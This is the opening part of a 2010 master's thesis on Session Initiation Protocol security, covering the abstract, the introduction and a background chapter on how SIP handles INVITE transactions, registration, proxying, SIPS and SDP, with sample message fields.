NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

SECURITY ANALYSIS OF SESSION INITIATION PROTOCOL

by

Lucas E. Dobson

June 2010

Thesis Advisor:	George Dinolt
Co-Advisor:	Chris Eagle

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE		Form Approved OMB No. 0704-0188

1. AGENCY USE ONLY *(Leave blank)*	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
	June 2010	Master's Thesis

4. TITLE AND SUBTITLE Security Analysis of Session Initiation Protocol	5. FUNDING NUMBERS
6. AUTHOR(S) Dobson, Lucas E.	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	8. PERFORMING ORGANIZATION REPORT NUMBER
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A	10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB Protocol number _____.

12a. DISTRIBUTION / AVAILABILITY STATEMENT	12b. DISTRIBUTION CODE
Approved for public release; distribution is unlimited	

13. ABSTRACT

The goal of this thesis is to investigate the security of the Session Initiation Protocol (SIP). This was accomplished by researching previously discovered protocol and implementation vulnerabilities, evaluating the current state of security tools and using those tools to discover new vulnerabilities in SIP software. The CVSS v2 system was used to score protocol and implementation vulnerabilities to give them a meaning that was used to compare the severity of protocol vulnerabilities versus the implementation vulnerabilities. Comparison between protocol and implementation vulnerabilities reveals that software remains the greatest weakness of SIP.

One particular weakness is lack of TLS (secure session level) implementation in any software tested. This remains a significant concern and leaves all of the software tested open to many of the protocol vulnerabilities mentioned. Furthermore, the large number of implementation vulnerabilities discovered in the parsing mechanisms while testing software leads to the conclusion that SIP is still too immature and complex of a protocol. More work needs to be done developing a reference implementation and robust parser for SIP, and TLS with SIP, before SIP is ready for environments that require high assurances of authenticity, secrecy and integrity.

14. SUBJECT TERMS Session Initiation Protocol, Voice over IP, Information Security, siproxd, linphone, Qutecom, osip, eXosip	15. NUMBER OF PAGES 99
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UU

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

SECURITY ANALYSIS OF SESSION INITIATION PROTOCOL

Lucas E. Dobson
Lieutenant, United States Navy
B.S., The George Washington University, 2006

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
June 2010

Author: Lucas E. Dobson

Approved by: George Dinolt
Thesis Advisor

Chris Eagle
Co-Advisor

Peter Denning
Chairman, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

The goal of this thesis is to investigate the security of the Session Initiation Protocol (SIP). This was accomplished by researching previously discovered protocol and implementation vulnerabilities, evaluating the current state of security tools and using those tools to discover new vulnerabilities in SIP software. The CVSS v2 system was used to score protocol and implementation vulnerabilities to give them a meaning that was used to compare the severity of protocol vulnerabilities versus the implementation vulnerabilities. Comparison between protocol and implementation vulnerabilities reveals that software remains the greatest weakness of SIP.

One particular weakness is lack of TLS (secure session level) implementation in any software tested. This remains a significant concern and leaves all of the software tested open to many of the protocol vulnerabilities mentioned. Furthermore, the large number of implementation vulnerabilities discovered in the parsing mechanisms while testing software leads to the conclusion that SIP is still too immature and complex of a protocol. More work needs to be done developing a reference implementation and robust parser for SIP, and TLS with SIP, before SIP is ready for environments that require high assurances of authenticity, secrecy and integrity.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

CVSS	Common Vulnerability Scoring System
DNS	Domain Name Service
DOS	Denial of Service
IP	Internet Protocol
HTTP	Hypertext Transport Protocol
NAT	Network Address Translation
NIST	National Institute of Standards and Technology
NVD	National Vulnerability Database
PSTN	Public Switched Telephone Network
QoS	Quality of Service
RFC	Request For Comments
RTP	Real-time Transport Protocol
SDP	Session Description Protocol
SIP	Session Initiation Protocol
SIPS	Session Initiation Protocol Secure
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UA	User Agent
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
VoIP	Voice over Internet Protocol
VPN	Virtual Private Network

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

To my advisors for their patience and guidance, to my family for their continual support, and to Elena, who never let me stop working.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

A. OVERVIEW

Useful voice communication over the Internet, known as Voice over IP (VoIP), has been a goal for many years. VoIP providers have proposed many separate protocols, typically with proprietary interfaces. Examples of protocols include a skinny client control protocol (SCCP), developed by Cisco Communications, and Skype's undocumented VoIP algorithm. In 1999, the Session Initiation Protocol (SIP) was proposed as a solution for VoIP as an open standard. This thesis investigates the existence of security vulnerabilities in SIP, and how the complexity of SIP leads to implementation vulnerabilities in SIP software. In order to evaluate the current state of security with SIP, I will describe the known protocol vulnerabilities in SIP and propose previously undiscovered protocol vulnerability. Additionally, I have used SIP-oriented fuzzers to discover implementation vulnerabilities of commonly used SIP software. Using CVSS v2, implementation and protocol vulnerabilities are compared for severity. Lastly, I have developed a methodology to test SIP software using a single real computer and virtual machines while maintaining the SIP trapezoidal system.

All IP addresses and domain names used in this thesis are for example purposes. IP addresses in the 196.168.*.* and 10.*.*.* domains are used, to represent publicly facing IP addresses unless otherwise noted.

B. THESIS LAYOUT

Chapter II provides a more in-depth description of SIP and its supporting protocols. Chapter III describes the methodology and testbed to analyze and test the SIP protocol. Chapter IV describes a method of adapting CVSS v2 to protocol vulnerabilities. Chapter V contains a list of previously known protocol attacks, as well as the proposal of previously unidentified protocol vulnerability. Chapter VI describes a list of tools developed to discover vulnerabilities in SIP software, and presents new

implementation vulnerabilities discovered with those tools. Chapter VII discusses the results of this thesis, and provides suggestions for future work in this area.

II. SESSION INITIATION PROTOCOL

A. VOICE OVER IP

This chapter will briefly describe why VoIP technology is being developed, and discuss the deficiencies in the traditional telephone network that are driving VoIP technology development.

1. The Traditional Phone Network

Traditionally, telephone communication has been carried over a specialized network designed specifically to carry voice data. The Public Switched Telephone Network (PSTN), developed by AT&T during the 20th century, was developed with voice traffic in mind [1]. The PSTN was designed to facilitate one-to-one voice conversations, and to do so while providing consistently good audio quality. Additionally, because of the high reliability of the phone service, it became increasingly relied upon by emergency services for communication.

2. The Voice Over IP Solution

Despite the allure of a telephone service that runs over the Internet, the historical dominance of PSTN and several technological hurdles have hindered its development. The most immediately obvious problem has been the difference in call quality of voice over IP compared with call quality on the PSTN.

Attributes that have made the PSTN effective at voice communications are a circuit-switched network, and an addressing scheme that is strongly tied to physical location. When a call is created on a circuit-switched network, that call is given a dedicated amount of resources on a specific path. This feature means that a PSTN phone call will always have enough bandwidth to continue the phone call, resulting in a low latency and jitter (the change in latency of a phone call over time). The addressing scheme of the PSTN was convenient in that it was small, easy to remember, tied to a physical location for emergency services, and modular between countries. When cell

phones became popular, the public came to expect that not only could people be tied to a physical address for emergency services, but that a phone number could also be tied to a particular person, regardless of their location.

Because the Internet is a packet-switched network as opposed to a circuit switched network such as the PSTN, it is more difficult to ensure low latencies, jitter, and reliability needed for voice conversation. Additionally, because the packets now have to be serialized, compressed, and jitter buffered, delay time has been significantly higher for VoIP [2]. One extremely difficult goal of VoIP has been the ability to be both physically tied to a location, and addressed to a unique person rather than location. Because it is much easier to authenticate users rather than addresses, VoIP protocols typically tried to tie an address to a user, and rely on the user to provide their physical location in the case of emergencies [3]. Research into new addressing schemes and QoS protocols is currently underway to address the problems for the Internet as a whole, which will provide direct benefits to VoIP and SIP [2].

B. OVERVIEW

SIP is an application layer protocol designed to facilitate low latency multimedia sessions between multiple users. Because SIP was designed to transmit more than voice data, the most fundamental level of a SIP conversation is the Session [4]. As displayed in Figure 1, a SIP Session provides for user location, session setup, user management while the session is ongoing, and session tear-down [4], [5]. Registration provides for users to be locatable at an address, such as Alice@example.com, even though Alice may be at a location with a dynamic IP. SIP's session setup allows for users to communicate directly with each other, while teardown closes that connection. While SIP is most commonly used for VoIP, it has also been used for teleconferencing [5]. This section goes into detail about the various services that SIP provides, and the mechanisms it uses to provide them.



Figure 1. Typical SIP conversation



Figure 2. SIP packet structure

1. Trapezoid

One of the simplest SIP configurations, shown in Figure 3, is known as the "SIP Trapezoid." If user *Alice@atlanta.com* wants to talk to user *Bob@biloxi.com*, Alice's computer would send a message to her local SIP gateway proxy, *atlanta.com.* The atlanta.com SIP proxy then contacts the biloxi.com SIP proxy, which will then ring Bob,

waiting for an answer. Once Bob answers his phone and Alice receives his response, a direct connection is set up between Alice and Bob, bypassing the proxies entirely [4], [5]. SIP distinguishes between outward facing servers, such as gateway proxies and internal clients e.g., SIP-based phones [4].



Figure 3. SIP Trapezoid

C. INVITE

Almost all SIP communication takes place using INVITE transactions[1], initiated by a party sending an INVITE message. INVITE transactions are the mechanism by which SIP endpoints establish and modify sessions. A complete INVITE transaction consists of an originating user sending an INVITE message to one or more users, those users responding with an OK message, and the originating user finally responding with an ACK message. An INVITE request contains fields to identify the sender, receiver, intermediaries, and nonces. A description of the contents of common INVITE requests can be found in Table 1, followed by a sample INVITE request in Table 2 [6, p. 213]. When a user receives an INVITE message, if the user decides to accept the phone call, the phone will respond with a 200[2] OK message. This message contains much the same information as the INVITE message. Upon receiving a 200 OK, the originating user will

[1] An INVITE transaction consists of all the messages following a user sending out an INVITE message, and should not be confused with an INVITE message, which is only the first message sent out in an INVITE transaction.

[2] The 2xx designation describes an acceptable response to any message. The only time it is used is in the 200 OK response.

respond with an ACK message, and immediately begin exchanging data over ports established in previous SDP messages. SDP (Session Description Protocol), described in RFC 2327, is a format for describing generic objects. SIP uses it to provide details on what ports, audio or video protocols, bitrate, etc., to use in conversations [7]. Non-provisional messages in an INVITE transaction provide all routing information needed for the SIP message, provide a unique identifier for each SIP message and, lastly, provide protection against message spoofing by an attacker who cannot at least eavesdrop on communications [4]. The INVITE and ACK messages can each contain an SDP message and a 200 OK message, sent in response to an INVITE, will always contain an SDP message. The contents, purpose, and order of these messages are described further in Chapter II, Section E.1. A typical INVITE request between two SIP users who each use a proxy can be seen at Figure 4, with a flowchart from the perspective of the sender in Figure 5.

In order to decide upon the data parameters of a given conversation (such as encoding and bandwidth), SDP messages are exchanged between users. SIP follows the offer/answer model of establishing the parameters, meaning one client will offer their capabilities, and the other client will respond with one of the choices offered. The first SDP message exchanged is the INVITE, then the receiver answers. If the first INVITE instead does not contain an SDP message, then the responding 200 OK message contains the offer, and the ACK message will contain the answer. The other function of SDP messages beyond establishing the data protocol parameters is to advertise to which port each client will be listening for RTP packets. Ports to use do not follow the ask/answer model, and each client states which port they will listen on, without the possibility for negotiation.

In addition to the three required messages (INVITE, OK, ACK) of an invite transaction, users and proxies also send various status messages. At every hop an INVITE or ACK message travels through, the server receiving the message responds

with either a 100[3] TRYING message, or an error message. Once an INVITE message reaches its intended destination, the receiver will then ring the phone, and should respond with a 180 Ringing message.

If any part of an INVITE request fails, servers are required to respond with an appropriate error message. These error messages are categorized into 3xx redirection responses, 4xx request failures, 5xx server failures, and 6xx global failures.

Table 1. Common SIP INVITE field description

Field Name	**Content Description**
INVITE	Contains the ultimate address of the INVITE request, occasionally rewritten by intermediate routers that replace the destination with a more precise or correct address. Also describes which version of SIP the message follows.
Route	Addresses listed here are a list of proxies the INVITE request is to be routed through on the way to its destination
Record-Route	Addresses listed here are added by routers, indicating that all future messages should be routed through themselves. The lr indicates the address of 'last resort' at which to contact the server.
Via	List of address which this INVITE request has traveled through
To	Initial destination address of the INVITE request
Max-Forwards	Maximum number of proxies this request can be routed through
From	Permanent address of sender
Call-ID	Unique identifier to the SIP Message
CSeq	Unique identifier so servers can keep track of which SIP transaction a message belongs in
Contact	Current location of the sender
Content-Type	Name of the protocol describing call information
Content-Length	Length in bytes of the data describing call information
SDP Message	

[3] The 1xx designation of 100 Trying or 180 Ringing means the message is a provisional message. The conversation will not be affected by the ability for servers to deliver these messages, and are intended only to provide information, not change the current state of a transaction.

Table 2. Sample SIP INVITE. From [4]

Field Name	**Sample Content**
INVITE	sip:bob@biloxi.com SIP/2.0
Route	<sip:carol@chicago.com>
Record-Route	<sip:p1.atlanta.com;lr>
Via	SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8;received=192.0.2.1
To	Bob <sip:bob@biloxi.com>
Max-Forwards	70
From	Alice <sip:alice@atlanta.com>;tag=192342987
Call-ID	A84b4c76e66710
CSeq	314159 INVITE
Contact	<sip:alice@pc33.atlanta.com>
Content-Type	Application/sdp
Content-Length	142
SDP Message	<SDP message Contents>

In addition to session establishment, INVITE requests also may modify existing SIP communications. Examples of such modifications include adding additional participants, adding an additional communication channel such as video on top of voice, or modifying the protocol by which data is being carried, e.g., increasing the sampling rate and bandwidth of the voice communication.



Figure 4. Typical SIP INVITE request without “100 Trying” requests



Figure 5. Flowchart displaying states of the call initiator in an INVITE message

D. REGISTRATION

In order to make SIP connections, a SIP endpoint must first have a public Uniform Resource Indicator[4] (URI) binding, such as Alice@atlanta.com or Alice@192.168.1.1. This URI allows receiving endpoints to locate Alice. In the above example, while Alice is responsible for the host at 192.168.1.1, and thus no special processing is needed to bind herself to that address, work must be done to register a

[4] URIs describe the location of a proxy server, and are described in more detail in section 2.E.3.

specific IP address to Alice@atlanta.com. This work is performed by sending a REGISTER request to the SIP proxy server responsible for the atlanta.com domain. The details of this registration are explained below, and are also displayed in Figure 6.



Figure 6. SIP digest registration

When the typical client turns on their phone, the phone sends a REGISTER request with no authenticating credentials to their registered server. This initial request is typically denied, and the server will then issue a nonce, and ask for credentials [4, p. 197]. The authentication system is heavily based on the HTTP Digest Authentication adapted for SIP as follows: the client then sends back that nonce, and username, and a digest that includes hashes of that nonce, username, and a secret shared password [4, p. 199]. The correct resolution of this hash authenticates the user to the server. Users authenticated to a proxy server may issue invite requests via that server, and that server will then forward incoming requests for that user to the authenticated computer. In addition to standard HTTP Digest Authentication, SIP also allows for phones to authenticate the server over Transport Layer Security (TLS) before sending authentication credentials, which protects against eavesdropping (and subsequent brute forcing of a password) by encryption, as well as providing authentication of the server to the SIP client via the information contained in the authorized certificate [4 pp. 238–240], [8]. Using HTTP Digest Authentication after TLS allows for SIP to provide secure two-way authentication [4, pp. 247–249].

E. PROXYING AND REDIRECTON

1. Proxy Servers

The proxy mechanism of SIP serves many purposes, most of which enable the SIP endpoints to be mobile. The combination of proxy servers and client registration allows for endpoints to travel to anywhere on the Internet, register with a known domain, and then be contacted from anywhere. Proxy servers can also provide features such as encryption to the next hop in the SIP communication.

There are two types of SIP proxy servers: stateless and stateful proxies. Stateful proxies, as the name implies, keep track of SIP transactions, remembering the state of each client in a conversation. One primary purpose of stateful proxies is to "fork" incoming requests. SIP allows for multiple clients to be bound to a public address at the same time, such as Alice+home@atlanta.com, Alice+work@atlanta.com, and Alice+voicemail@atlanta.com. A stateful proxy can reroute an invite request to all three addresses, and decide which response is the best to forward on. Stateful proxies may change to stateless proxies, provided that they have completed all transactions that require state (such as the above forking example.) The stateless proxies have a much simpler job than stateful proxies, and provide routing and forwarding capabilities for authenticated end clients.

2. Redirect Servers

In addition to regular routing, SIP servers also can redirect requests instead of simply forwarding them. These redirection servers send back responses that cause the originating client to contact a new location with the specified request. As an example, Alice is trying to contact bob@biloxi.com. The biloxi.com proxy server then responds with a 302 Moved Temporarily SIP:bob@BobsBeefShack.com, which Alice will then try to contact. Any type of SIP request can be redirected, including registration requests. A typical reason for a register to be redirected would be if the server registration was originally sent to a server's multicast address, and the server instead chose to redirect registration to its unicast address.

F. SIPS

RFC 3261 also provides for a level of security of SIP conversations. Clients wishing to utilize encryption will preface their address with "SIPS" instead of "SIP" [4]. SIPS is a special type of URI designed to guarantee transport layer security between all hops of a SIP conversation [4, p. 239]. A SIPS request is much like a regular SIP request, with the exception that servers and clients should process a SIPS request with TLS along each hop. However, because end users or intermediate servers may not have TLS capabilities, there is no guarantee of end-to-end TLS [4, p. 249].

G. RELATED PROTOCOLS

SIP relies on other well-established protocols in order to create data sessions, and secure SIP communications. Some of the major protocols are the real-time transport protocol (RTP), the session description protocol (SDP), the transport layer security (TLS), and secure multipurpose Internet mail extensions (SMIME). In most default configurations, SIP is carried over UDP, although any cryptographic protections are usually established over protocols relying on TCP [4, p. 249]. We describe these below.

1. SDP

SDP, defined by RFC 2327, is the mechanism used by SIP endpoints to negotiate the specific communication protocol that they will use to exchange data [4, p. 10]. SDP allows for the sender to advertise which communication protocols, e.g., Speex, GSM that the sender is capable of using [7, p. 1]. These protocols provide the data encoding on which voice, video, or other data is carried. SIP uses an offer/answer model with SDP, which means that the initiator will offer as many capabilities as it chooses, and the receiver's answer will determine the specific parameters of the conversation by choosing a subset of the options offered by the sender. SDP is typically carried in the same packets as SIP INVITE requests, thus relying on the same underlying packet structure common in SIP packets [7]. Table 3 contains a description of common SDP options within a SIP message.

Table 3. Common Fields of an SDP message with a brief description

Field Name	Description
Version	Contains the version number of SDP, currently 0
Owner/creator, Session ID	Contains the address of the creator of the message, as well as an identifier to identify the SDP message. In practice, the only information in this field used is the address (e.g., Cisco-SIPUA 12462 0 IN IP4 192.168.1.200)
Session Name	Contains what the sender thinks is the name of the session. This value has little impact on the resulting call (e.g., SIP Call)
Time Description	Contains the time the session becomes active, almost always 0
Media Description	Contains various subfields including port, protocol, and message encoding scheme (e.g., audio 24802 RTP/AVP 8 101
Type	Type of communication to be carried out (e.g., audio)
